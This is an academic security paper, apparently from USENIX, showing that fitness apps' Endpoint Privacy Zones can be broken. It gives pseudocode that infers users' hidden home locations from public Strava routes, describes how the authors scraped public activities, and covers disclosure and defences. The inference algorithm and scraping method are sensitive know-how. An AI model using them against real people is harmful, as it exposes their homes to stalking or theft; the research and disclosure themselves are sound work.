
Fitness tracking applications such as Strava [23] and MapMyRide [1] are growing increasingly popular, providing users with a means of recording the routes of their cycling, running, and other activities via GPS-based tracking (i.e., *self-tracking* [44]). These apps sync to a social network that provides users with the ability to track their progress and share their fitness activities with other users. The ability to share fitness activities is an essential ingredient to the success of these services, motivating users to better themselves through shared accountability with friends and even compete with one another via leaderboards that are maintained for popular routes.

Although the sharing of personal data is an inherent risk in all social networks [42, 45, 48, 53, 56], there are unique risks associated with the data collected by fitness apps, where users share geospatial and temporal information about their daily routines, health data, and lists of valuable exercise equipment. While these services have previously been credited as a source of information for bicycle thieves (e.g., [6, 17]), the true risk of sharing this data came to light in January 2018 when Strava's global heat map was observed to reveal the precise locations of classified military bases, CIA rendition sites, and intelligence agencies [24]. Fitness activity is thus not only a matter of personal privacy, but in fact is "data that most intelligence agencies would literally kill to acquire" [46].

In response to public criticism over the global heat map incident, Strava has pointed to the availability of a variety of privacy protection mechanisms as a means for users to safeguard their accounts [50] – in addition to generic privacy settings, domain-specific mechanisms such as *Endpoint Privacy Zones* (EPZs) conceal fitness activity that occurs within a certain distance of sensitive user locations such as homes or work places [15, 16, 13]. However, at present it is unclear if such features are widely used among athletes, nor is it clear that these countermeasures are adequate to prevent attackers from discovering the private locations of users.

In this work, we perform a systematic analysis of privacy threats in fitness tracking social networks. We begin by surveying the fitness app market to identify classes of privacy mechanisms. Using these insights, we then formalize an attack against the Endpoint Privacy Zones fea-

*Joint first authors.




**(a)** Without Privacy Zone

**(b)** With Privacy Zone

**Figure 1:** Summary of a Strava running activity that occurred in Austin, Texas during USENIX Security 2016. Figure 1a displays the full exercise route of the athlete. Figure 1b shows the activity after an Endpoint Privacy Zone (EPZ) was retroactively added, obscuring the beginning and end parts of the route that fell within $\frac{1}{8}$ miles of the Hyatt Regency Austin hotel.

ture. To characterize the privacy habits of users, we collect a month-long activity dataset of public posts from Strava, an exemplar fitness tracking service. We next use this dataset to evaluate our EPZ attack, discovering that 95.1% of regular Strava users are at risk of having their homes and other sensitive locations exposed. We demonstrate the generality of this result by replicating our attack against data collected from two other popular fitness apps, Garmin Connect and Map My Tracks.

These findings demonstrate privacy risks in the state-of-the-practice for fitness apps, but do not speak to the state-of-the-art of location privacy research. In a final series of experiments, we leverage our Strava dataset to test the effectiveness of privacy enhancements that have been proposed in the literature [26, 27]. We first evaluate the EPZ radius obfuscation proposed by [27]. Next, we adapt spatial cloaking techniques [41] for use in fitness tracking services in order to provide geo-indistinguishability [26] within the radius of the EPZ. Lastly, we use insights from our attack formalization to develop a new privacy enhancement that randomizes the boundary of the EPZ in order to conceal protected locations. While user privacy can be improved by these techniques, our results point to an intrinsic tension that exists within applications seeking to share route information and simultaneously conceal sensitive end points.

Our contributions can be summarized as follows:

- *Demonstrate Privacy Leakage in Fitness Apps.* We formalize and demonstrate a practical attack on the EPZ privacy protection mechanism. We test our attack against real-world EPZ-enabled activities to determine that 84% of users making use of EPZs unwittingly reveal their sensitive locations in public activity posts. When considering only moderate and highly active users, the detection rate rises to 95.1%.

- *Characterize Privacy Behaviors of Fitness App Users.* We collect and analyze 21 million activities representing a month of Strava usage. We characterize demographic information for users and identify a significant demand for privacy protections by 16.5%, motivating the need for further study in this area.

- *Develop Privacy Extensions.* Leveraging our dataset of public activity posts, we evaluate the effectiveness of state-of-the-art privacy enhancements (e.g., geo-indistinguishability [26]) for solving problems in fitness tracking services, and develop novel protections based on insights gained from this study.

- *Vulnerability Disclosure.* We have disclosed these results to the affected fitness tracking services (Strava, Garmin Connect, and Map My Tracks). All companies have acknowledged the vulnerability and have incorporated one or more of our proposed countermeasures into their production systems.[1]

## 2 Fitness Tracking Social Networks

Popularized by services such as Strava [23], fitness tracking apps provide users the ability to track their outdoor fitness activities (e.g., running) and share those activities with friends as well as other users around the world. Leveraging common sensors in mobile devices, these services track users' movements alongside other metrics, such as the altitude of the terrain they are traversing. After completing a fitness activity, users receive a detailed breakdown of their activities featuring statistics such as distance traveled. If the user pairs a fitness monitor (e.g., Fitbit [3]) to the service, the activity can also be associated with additional health metrics including heart rate. Beyond publishing activities to user profiles, fitness tracking services also offer the ability for users to create and share recommended routes (segments). Each segment is associated with a leaderboard that records the speed with which each user completed it. Most fitness tracking services also contain a social network platform through which users can follow each other [12, 18, 23].

[1] A summary of the disclosure process as well a statement on the ethical considerations of this work can be found in Section 9.

| App Name | # D/Ls | Private Profiles | Private Activities | Block Users | EPZs | Radius Sizes [min,max], inc |
|---|---|---|---|---|---|---|
| Strava [23] | 10M | ✓ | ✓ | ✓ | ✓ | [201,1005], 201 |
| Garmin [12] | 10M | ✓ | ✓ | ✗ | ✓ | [100,1000], 100 |
| Runtastic [22] | 10M | ✓ | ✗ | ✓ | ✗ | - |
| RunKeeper [21] | 10M | ✓ | ✓ | ✗ | ✗ | - |
| Endomondo [20] | 10M | ✗ | ✓ | ✗ | ✗ | - |
| MapMyRun [1] | 5M | ✓ | ✓ | ✗ | ✗ | - |
| Nike+ [7] | 5M | ✓ | ✓ | ✗ | ✗ | - |
| Map My Tracks [18] | 1M | ✗ | ✓ | ✗ | ✓ | [500,1500], 500 |

**Table 1:** Summary of privacy features offered across different popular fitness tracking services. #D/Ls: downloads (in millions) on Android Play store. EPZ radius given in meters.


Followers are granted additional access to user information that may not be publicly available, such as the list of equipment that the user owns.

As is evident from the features described above, fitness tracking services share a variety of highly sensitive user information, including spatial and temporal whereabouts, health data, and a list of valuable equipment that is likely to be found in those locations. Recognizing the sensitivity of this information, these services offer a variety of privacy mechanisms to protect their users. We conducted a survey of privacy mechanisms across 8 popular fitness networks, and present a taxonomy of these features in Table 1. Popular mechanisms include:


**F1 Private Profiles/Activities**: As is common across many social networks, users have the ability to make their posts or profiles private. Depending on the service, users can elect to make all activities private or do so on a case-by-case basis. However, hidden activities are not counted towards challenges or segment leaderboards, incentivizing users to make their activities public. Of the surveyed services, only Garmin Connect enables private activities by default.

**F2 Block Users**: Like other social networks, users have the ability to block other users, removing them from their follower's list, and preventing them from viewing their activities or contacting them. However, as posts are public by default on many services, the ability to block a user offers limited utility.

**F3 Endpoint Privacy Zone**: Since users will often start their activities at sensitive locations, several services allow users the option to obfuscate routes within a certain distance of a specified location. In this paper, we refer to this general mechanism as an *Endpoint Privacy Zone (EPZ)* [15]. If an activity starts or ends within an EPZ, the service will hide the portion of the user's route within the EPZ region from being viewed by other users. We provide a formal definition of an EPZ in Section 3. An example is shown in Figure 1; after enabling an EPZ, the full route (Fig. 1a) is truncated such that segments of the route are not visible within a certain radius of a sensitive location (Fig. 1b).[2] Unfortunately, there are also disincentives to leveraging the privacy zones. For example, Strava and Garmin Connect users will not appear on leaderboards for routes that are affected by their privacy zone.



**(a)** With fewer activities, there are multiple possible EPZs.



**(b)** As activities increase, possible EPZs are eliminated.

**Figure 2:** Simplified activity examples that demonstrate the intuition behind our EPZ identification approach. Red lines represent activity routes, while circles represent possible EPZs. In Fig. 2a, given the available routes there are multiple possible EPZs of different radii, only one of which is correct. In Fig. 2b, an additional activity reduces the space of possible EPZs to one.

**F4 EPZ Radius Size**: All three services (Strava, Garmin Connect, Map My Tracks) that provide an EPZ feature, allow users the option of selecting a circular obfuscation region from a fixed set of radius size values. Different services provide different minimum and maximum radius sizes with fixed increments to increase and decrease the size of EPZ radius. For example, Garmin Connect allows users to select a minimum and a maximum radius of 100 and 1000 meters with 100 meters increments.

[2] These images are being used with the permission of the athlete and do not leak any personally identifiable information as the pictured activity took place on site at a conference.

## 3 You can run, but can you hide?

In this section, we set out to determine whether or not fitness tracking services' users' trust in the EPZ mechanism is misplaced. To do so, we present an efficient attack methodology for identifying EPZs. As discussed in Section 2, EPZs place a hidden circle around the user's private location in order to prevent route data within a given radius of that location from appearing on activity webpages. The hidden part of the route is only visible to the owner of the activity. Moreover, the number of allowed EPZ radius sizes are fixed based on the fitness tracking service. For example, Strava provides a fixed set of EPZ radii of $\frac{1}{8}$, $\frac{1}{4}$, $\frac{3}{8}$, $\frac{1}{2}$, or $\frac{5}{8}$ of a mile.

It may be intuitive to the reader that, given a finite set of possible circle radii and a handful of points that intersect the circle, the center of the circle (i.e., a user's protected location) is at risk of being inferred. Figure 2 demonstrates this intuition for EPZs. When only one route intersection point is known, there is a large space of possible EPZ locations; however, given two intersection points, the number of possible EPZs is dramatically reduced, with the only remaining uncertainty being the radius of the circle (Figure 2a). Given three distinct intersection points (Figure 2b), it should be possible to reliably recover the EPZ radius and center.

In spite of this intuition, it is not necessarily the case that EPZs are ineffective in practice; a variety of factors may frustrate the act of EPZ identification. First, *services that offer EPZ mechanisms do not indicate to users when an EPZ is active on a route.* Instead, as shown in Figure 1, the route is redrawn as if the activity started and finished outside of the invisible EPZ. Even if an activity is known to intersect an EPZ, it is not obvious which side of the route (beginning or end) the EPZ intersects. Activity endpoints that intersect an EPZ are therefore indistinguishable from endpoints that do not, creating significant noise and uncertainty when attempting to infer a protected location. Moreover, the GPS sampling fidelity provided by fitness tracking devices and services may be such that the exact point where a route intersects an EPZ may be irrecoverable. Alternately, it may also be that EPZs are recoverable in only highly favorable conditions, making the identification of fitness tracking service users at scale impractical.

### 3.1 Threat Model

We consider an adversary that wishes to surreptitiously identify the protected home or work locations of a target user on a fitness tracking service. Through the use of a dummy account, the adversary learns how the fitness tracking service protects private locations, as described in Section 2. However, the attacker is unaware of the target user's protected location, and moreover is uncertain if the target has even registered a protected location. To avoid arousing suspicion, the attacker may surveil the target user in any number of ways – by following the user's profile from their own account, or querying the target user's data via a service API. Regardless of the means, the singular goal of the adversary is to determine the existence of an EPZ and recover the protected address using only fitness activities posted to the users' account.

### 3.2 Breaking Endpoint Privacy Zones

*Problem Formulation.* We formulate our problem as the *EPZ Circle Search Problem* in the Cartesian plane. We convert GPS coordinates of the activities to Earth-Centered Earth-Fixed (ECEF) coordinates in the Cartesian plane. The details of conversion can be found in [57]. This is justified by the fact that both services and protocols such as GPS cannot provide arbitrary accuracy. Moreover, this makes the attack algorithm calculations easier without loss of important information. We first proceed to give a formal definition of EPZ and use this definition for remainder of section.

**Definition 1.** ***Endpoint Privacy Zone.*** *Let point $p_s = (x_s, y_s)$ be a sensitive location in the Cartesian plane, and a be an activity route of n points $< p_1, \ldots, p_n >$. $EPZ_{p_s,r}$ is a circle with center $p_s$ and radius r that is applied to activity a if $p_1$ or $p_n$ are within distance r of $p_s$. If this is the case, all points $p_i$ in a that are within distance r of $p_s$ are removed from a.*

With this in mind, the definition of the EPZ Circle Search Problem is as follows:

**Definition 2.** ***EPZ Circle Search Problem.*** *Let $EPZ_{p_s,r}$ be an active EPZ where r is in the set $R_S$ provided by service S, and let $A_u$ be the set of activity routes for user u of the form $< p_1, \ldots, p_n >$. In the EPZ search problem, the goal is to guess $(p_g, r_g \in R_S)$ such that $EPZ_{p_g,r_g}$ best fits endpoints $p_1$ and $p_n$ for all activities in $A_u$.*

In order to identify a suitable algorithm for EPZ search problem, we first looked into *circle fit* algorithms. Circle fit algorithms take sets of Cartesian coordinates and try to fit a circle that passes through those points. The most studied circle fit algorithm is *Least Squares Fit (LSF)* [40] of circle. This method is based on minimizing the mean square distance from the circle to the data points. Given $n$ points $(x_i, y_i)$, $1 \leq i \leq n$, the objective function is defined by

$$F = \sum_{i=1}^{n} d_i^2 \tag{1}$$

where $d_i$ is the Euclidean (geometric) distance from the point $(x_i, y_i)$ to the circle. If the circle satisfies equation

$$(x-a)^2+(y-b)^2=r^2 \quad (2)$$

where (a, b) is its center and $r$ its radius, then

$$d_i=\sqrt{(x_i-a)^2+(y_i-b)^2}-r \quad (3)$$

*Limitations of LSF.* The minimization of equation 1 is a nonlinear problem that has no closed form solution. There is no direct algorithm for computing the minimum of $F$, all known algorithms are iterative and costly by nature [32]. Moreover, the LSF algorithm also suffers from several limitations when applied to EPZ Circle Search Problem. The first limitation is that the adversary is not sure which points in an activity intersect the EPZ. There can be up to 4 endpoints in a modified route, but at most two of these points intersect the EPZ. Feeding one of the non-intersecting points into LSF will lead to an inaccurate result. Therefore, the adversary must run the LSF algorithm with all possible combinations of endpoints and then pick the result that minimizes $F$. However, we discovered through experimentation that the LSF algorithm is prohibitively slow for large sets of activities. The third limitation is that LSF considers circles of all possible radii. However, in the case of fitness tracking services context, the algorithm need only consider the small finite set of radii $R_S$.

In order to overcome above limitations, we devised a simpler and more efficient algorithm that fits our needs. We will first give a strawman algorithm to search EPZ then we will refine this algorithm in various steps.

ALGORITHM STRAWMAN. Given a set of activities $A_u$ and possible radii $R_S$, iterate through pairs of activities and perform pairwise inspection of each possible combination of endpoints. For each pair of endpoints $(x_1,y_1),(x_2,y_2)$, solve the simultaneous equations:

$$(x_c-x_1)^2+(y_c-y_1)^2=r^2 \quad (4)$$

$$(x_c-x_2)^2+(y_c-y_2)^2=r^2 \quad (5)$$

where $r$ is one of the radius from $R_S$ and $(x_c,y_c)$ is the center of a possible EPZ. Store each solution for the simultaneous equations as a candidate EPZs in set *SS*. When finished, return a randomly selected item in *SS* as a guess for the protected location.

**Refinement #1 (Confidence Score & Threshold):** The above algorithm is not deterministic – multiple EPZs are predicted by the algorithm, but only one is the correct one for the given user $u$. Pruning these possibilities requires the introduction of a metric to indicate that one candidate EPZ is more likely to be correct than the others. We observe that the correct EPZ prediction will occur most often; this is because all endpoint pairs that intersect the EPZ will produce the same result, whereas endpoint pairs that do not intersect the EPZ will produce different results each time. Therefore, we introduce a consensus procedure to select our prediction from the set of candidate EPZs. A *confidence score* is assigned to each EPZ, where the value of this metric is the number of activity start/end points that independently agree on the location of the EPZ. To prevent our algorithm from issuing a bad prediction when insufficient information (i.e., activities) is available, we also introduce a *confidence threshold* $\tau_c$. $\tau_c$ represents the minimum confidence score needed to qualify as an EPZ prediction. If a candidate EPZ is *less* than the confidence threshold, then it is removed from consideration. The final prediction of the algorithm, if any, is the candidate EPZ with the highest confidence score exceeding $t_c$, as shown in line 28 of Algorithm 1.

**Refinement #2 (Distance Similarity Threshold):** Due to sampling noise and imprecision in the GPS coordinates made available by fitness tracking devices/services, it may be that activity endpoints do not lie exactly on the EPZ circle. As a result, our algorithm

**Algorithm 1:** EPZ Search Algorithm

```
   Inputs : A_u, τ_d, τ_c, τ_i, R_S
   Output: KeyValueStore of EPZ, confidence level
1  PossibleEPZs ← KeyValueStore()
2  foreach (A_1, A_2) ∈ A_u do
       /* 6 possible point pairs are generated.                    */
3      PointPairs ← Pairs of start and end points from A_1 and A_2
4      foreach PointPair ∈ PointPairs do
           /* For each possible EPZ radius.                        */
5          foreach r ∈ R_S do
6              SS ← Solve simultaneous eq. for r, PointPair
7          end
8      end
9      foreach EPZ ∈ SS do
10         PossibleEPZs[EPZ] ← 1
11     end
12 end
13 foreach EPZ ∈ PossibleEPZs do
14     foreach (A) ∈ A_u do
           /* Haversine formula calc. dist. between coords.        */
           /* Refinement #3                                        */
15         if EPZ.R − Haversine(EPZ,A) > τ_i then
16             Delete(PossibleEPZs[EPZ_2])
17     end
18 end
19 foreach EPZ_1 ∈ PossibleEPZs do
20     foreach EPZ_2 ∈ PossibleEPZs do
21         if EPZ_1 ≠ EPZ_2 then
               /* Refinement #2                                    */
22             if Haversine(EPZ_1,EPZ_2) < τ_d then
23                 PossibleEPZs[EPZ_1] += PossibleEPZs[EPZ_2]
24                 Delete(PossibleEPZs[EPZ_2])
25     end
26 end
27 foreach key, value ∈ PossibleEPZs do
       /* Refinement #1                                            */
28     if value < τ_c then
29         Delete key from PossibleEPZs
30 end
31 return PossibleEPZs
```

will predict slightly different $p_g$ values for different endpoints pairs, even when considering endpoints that truly intersect the EPZ. Our algorithm will not be able to accumulate confidence in a given prediction unless we can account for this noise. Therefore, we introduce a *distance similarity threshold* $\tau_d$. When comparing two candidate EPZs to one another, the refined algorithm considers two circles as same if the distance between the centers is less than or equal to this threshold. $\tau_d$ is used in the Algorithm 1 from line 19 to line 26.

**Refinement #3 (Activity Intersection Threshold):** To reduce the space of candidate EPZs, we can leverage the knowledge that no endpoint from any activity in the set $A_u$ should fall within the candidate EPZ's circle, as this necessarily implies that an EPZ was not active in that area for user $u$. However, we must also account for measurement error when performing this test – due to noise in GPS sampling, there is a chance that an activity passing nearby the area of the candidate EPZ could produce endpoints that appear to lie within the circle. This would result in ruling out a candidate EPZ that may in fact be the true EPZ. To mitigate this problem, we introduce an *activity intersection threshold* $\tau_i$. Our refined algorithm does consider an endpoint to intersect a candidate EPZ unless it falls more than $\tau_i$ within the EPZ circles, as shown in the Algorithm 1 from line 13 to line 18.

ALGORITHM REFINED. Extending our original strawman algorithm, our final refined algorithm is shown in Algorithm 1. Given as input a set of activities for a single user $A_u$, distance similarity threshold $\tau_d$, activity intersection threshold $\tau_i$, confidence threshold $\tau_c$, and set of EPZ radii $R_S$, the algorithm returns all the candidate EPZs with their confidence value, with the highest confidence point $p_g$ representing a prediction for $u$'s protected location. Note that value of thresholds depend on the fitness tracking service and require training runs to parameterize. We will describe our procedure for finding these threshold values in Section 5.

# 4 Data Collection[3]

To evaluate the plausibility of the above EPZ attack algorithm, we require a large corpus of naturalistic usage data for a fitness tracking app. Strava is one of the most popular fitness tracking apps, with over a million active monthly users [2] and over a billion total activities recorded so far. We thus select it as an exemplar fitness tracking app.[4] In this section, we describe our methodology for collecting usage information from public Strava posts. In characterizing the resulting dataset, we also provide useful insights as to the privacy habits of the athletes on fitness tracking apps.

## 4.1 Methodology

We begin by collecting a large sample of public posts to the Strava using a `cURL`-based URL scraping script. Because Strava assigns sequential identifiers to activities as they are posted, our scraper was able to traverse posts to the network in (roughly) chronological order. It was also able to obtain data resources for each post in JSON-encoded format using an HTTP REST API. Our scraper did not collect data from private activities, only the information available in public posts. In fact, it was not necessary to be logged into Strava in order to access the sites visited by our scraper. These features have previously been used by other members of the Strava community in order to measure various aspects of the service [8, 9, 10].

The scraper takes as input a start and an end activity ID, then iterates across the continuous sequence of activity IDs. For each ID, the crawler first visits the `strava.com/activities/ID` page to extract the activity's start date and time, Athlete ID, total distance, total duration, reported athlete gender, and the type of the activity. It then uses the `strava.com/stream/ID` API to extract GPS samples for the activity route, as well as the total distance traveled at each GPS sample. The scraper uses the first GPS coordinate in the route to obtain the country of the activity. Using an additional API that facilitates interoperability between Strava and other social networks, the scraper recovers the time the activity was posted, then subtracts the length of the activity to approximate the start time. Through experimentation, we discovered that when an activity is associated with an EPZ, *there is a discrepancy between the advertised distance on the activity page and the final distance traveled according to the GPS samples*; the crawler check-marks the activity as EPZ-enabled if this discrepancy is found.

## 4.2 Data Corpus

Using the above methodology, we collected a month worth of Strava activities beginning on May 1, 2016. The activity IDs associated with May 1 and May 31 were identified by conducting a binary search of the activity space and verified through manual inspection. However, we note that activity IDs are assigned in *roughly* chronological order; we observed activities that appeared months to years out of sequence. We attribute this behavior to devices that had intermittent network connectivity and to users that deliberately set their device to the incorrect date. It is therefore likely that our dataset omits a small percentage of activities that occurred in May 2016. Scraped activities that fell outside of May 2016 were dis-

[3] This section describes a methodology that is no longer feasible on Strava following changes made in response to our disclosure.

[4] Although our approach is primarily evaluated on Strava, note that in § 7 we demonstrate the generality of the attack using other services.





**Figure 3:** Distribution of Activities by time of the day.





**Figure 4:** Distribution of Athletes by activities recorded.

carded from the dataset. Running our scraper across 15 CPU threads, the dataset took 14 days to collect.

Initially, the dataset contained over 23,925,305 activities. Three types of activities were discarded: *1) Private activities* for which we did not retrieve any usage information, *2) Activities with 0.0 distance* that did not have any route information, and *3) Activities with type other than Walk, Ride, and Run* . We observed 8 different activity types (Ride, Run, Walk, Hike, Virtualride, Swim, Workout, and others) in our dataset, with Ride, Run, and Walk comprised the 94% of total activities. Other activity types (e.g., workouts) were excluded because they were unlikely to be actual GPS routes or protected locations, while others (e.g., Virtual-ride) likely reported false GPS routes. The remaining dataset contained 20,892,606 activities from 2,960,541 athletes.

We observed a total of 2,360,466 public activities that were associated with an EPZ; as a point of comparison, this is more than twice the number of (excluded) private activities (1,080,484), underscoring the popularity of the EPZ feature. The use of EPZs is spread out across a large number of users, with 432,022 athletes being associated with at least one EPZ activity and 346,433 being associated with more than one EPZ activity. Total activities by male-identifying athletes are 16,703,160 and female-identifying are 3,227,255, while 962,191 activities report no gender identity. A diurnal pattern is observable in the distribution of activities by time of day, as shown in Figure 3. 545,997 users are not regularly active in our dataset, logging only one activity; however, as shown





**Figure 5:** Most popular countries in our dataset.

in Figure 4, the dataset reflects a healthy variety of usage levels, with many athletes logging over 100 activities during the month. We also note the the diverse demographic makeup of our dataset. Figure 5 shows the international popularity of Strava. While the United States (US) and Great Britain (GB) are the most active countries by a significant margin, 21 other countries contain at least 150,000 activities, with 241 countries appearing in the dataset overall.[5]

## 5 Evaluation[6]

We now leverage our activity dataset comprised of Strava public posts to perform a large-scale privacy analysis of EPZ mechanism. To establish ground truth with which to measure the accuracy of our EPZ identification algorithm, we first create a synthetic set of EPZ-enabled activities using unprotected routes for which the true endpoints are known. After validating our approach, we then quantify the real-world severity of this danger by running our algorithm against legitimate EPZ-enabled activities. We discover that the EPZ mechanism in fact leaks significant information about users' sensitive locations to the point that they can be reliably inferred using only a handful of observations (i.e., activities).

### 5.1 Validation

In order to verify that our algorithm works as intended, we require a ground truth that will enable us to issue predictions over EPZs with known centers. To do so, we make use of the 18,532,140 unprotected activities generated by 2,528,519 athletes in our Strava dataset. For each athlete, we search across their activities for endpoints that fall within 50 meters of one another; this distance approximates size of a suburban house plot. We then designate the centroid of these points as a protected

[5] While we took every effort to remove virtual activities from our dataset, we do not rule out the possibility that some activities were generated by exercise equipment training routines.

[6] This section describes the results based on Strava's previous EPZ mechanism, which was replaced following our vulnerability disclosure.






**Figure 6:** Distribution of identified EPZs by radius. This finding suggests that the smallest privacy zone is significantly more popular than larger privacy zones.

location, synthesize an EPZ with a radius of 0.25 miles over the centroid, and update the GPS data by removing all points that fall within the synthetic EPZ. Finally, our identification algorithm attempts to independently predict the (known) center of each (synthesized) EPZ.


As discussed in Section 3, our algorithm is parameterized by three thresholds: $t_d$, $t_c$, and $t_i$. To determine effective values for these parameters, we withheld from the above synthetic data a set of 10,000 athletes. We determined that an appropriate value for the distance threshold $t_d$ was 0.05 meters and $t_i$ was 0.1 meters. We set our confidence threshold $t_c$ to 3, because our predictions were never conclusive using just two activities, as discussed below. We note that these values need to be adjusted for different services, or as Strava modifies the sampling/precision of its GPS coordinates[7]. Using these parameters, we were able to identify 96.6% athletes out of 2,518,519. As noted previously, our identification algorithm is not deterministic; however, by selecting the highest confident candidate EPZ, we were able to correctly predict 96.6% of EPZs in the synthesized set.

*Failure Conditions.* For 3.4% of athletes, we were unable to identify an EPZ. The reason for this is almost entirely due to a lack of available observations. If only two activities were available for a given athlete, it was common that only two points would intersect the EPZ. With only two intersection points, five candidate EPZ of equal likelihood are discovered, one for each of the possible radii. This motivates our decision to set $t_c$ to 3, as it removes a failure condition that would lead to a high false positive rate in the subsequent tests. Only in rare instances were more than two intersections obtained from just two activities.


[7]Between our preliminary experiments and data collection, Strava increased the granularity of their sampling rate by a factor of 5.




**(a)** Identification rate by Activity Count.




**(b)** Identification rate by Total Distance.





**(c)** Identification rate by Total Duration.

**Figure 7:** CDFs for identified versus unidentified locations across various metrics. Activity count is the greatest predictor of successful identification, suggesting that our technique would be more successful over a longer period of observation.

## 5.2 Results for EPZ Identification

Having validated the effectiveness of our technique against a synthesized dataset, we now turn our attention to identifying actual protected locations of actual Strava athletes. We ran our algorithm, as parameterized above, against our dataset of 2,360,466 EPZ-enabled activities generated by 432,022 athletes. Using our technique, we were able to identify 84% of all users protected locations with more than one EPZ-enabled activity. Under favorable conditions in which a user records at least 3 EPZ-enabled activities, our accuracy increases to 95.1%.

Figure 6 summarizes the protected locations identified by EPZ radius size. As we will demonstrate in Section 6, the effectiveness of our algorithm degrades against large EPZ radii, due solely to their propensity to obscure entire activities; in fact, for EPZ radii of 0.625 miles, we see the accuracy of our approach falls to 44% against




**(a)** Modify Radius **(b)** Fuzz EPZ Intersection Points **(c)** Spatial Cloaking

**Figure 8:** Obfuscation techniques for EPZs. The original EPZ circle is shown in white, while the enhanced EPZ circle is shown in green. In Figure 8b, the circle is unmodified but each activity route truncated by a random number of coordinates.

